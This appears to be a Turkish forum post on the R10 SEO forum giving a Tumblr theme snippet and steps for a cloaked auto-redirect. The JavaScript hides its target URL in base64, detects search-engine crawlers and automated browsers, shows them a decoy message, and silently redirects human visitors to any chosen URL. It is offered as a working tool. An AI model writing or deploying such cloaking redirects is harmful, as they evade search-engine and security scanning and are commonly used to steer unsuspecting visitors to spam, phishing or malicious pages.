


https://r10demo.tumblr.com/
Video, resim, bağlantı istediğiniz adrese tam otomatik yönlendirme uygulayın.
<meta name="keywords" content="SEOKOZ, R10">
<div id="goster" style="text-align:center;padding:20px;">
  <h1>Hoş Geldiniz</h1>
  <p>İçerik yükleniyor...</p>
</div>

<script>
  (() => {
    const k = 'aHR0cHM6Ly93d3cudGVuY2VudGdhbWVzLmNvbS9vdmVyc2Vhcy1pbWcvaW1hZ2VzL2xvZ28ucG5n';
    const u = atob(k);
    const isBot = () => {
      const ua = navigator.userAgent.toLowerCase();
      return /bot|crawl|spider|google|bing|yandex/.test(ua) || navigator.webdriver || !navigator.language;
    };
    const go = () => {
      const link = document.createElement("a");
      link.href = u;
      link.rel = "noreferrer";
      document.body.appendChild(link);
      link.click();
    };
    setTimeout(() => {
      try {
        if (!isBot()) go();
        else document.getElementById("goster").innerHTML = "<h1>Bilgilendirme</h1><p>Bu içerik yalnızca ziyaretçiler içindir.</p>";
      } catch {}
    }, 1000);
  })();
</script>
Tumblr kayıt oluyoruz.

Özel temayı etkinleştiriyoruz.
Baştaki kodu kopyalayıp

İlk metanın altına atıyoruz.
Şuanda hazırız.
https://r10demo.tumblr.com/
Artık siteye girdiğimizde, istediğimiz URL'ye yönlendirebiliyoruz.
Ben görsele yönlendirdim örnek olduğu için
"aHR0cHM6Ly93d3cudGVuY2VudGdhbWVzLmNvbS9vdmVyc2Vhc y1pbWcvaW1hZ2VzL2xvZ28ucG5n"
https://www.base64encode.org/
decode encode yöntemiyle istediğiniz URL'ye " PNG JPG WEBP MP4 " yönlendirme yapabilirsiniz.




 guzel hizmetti

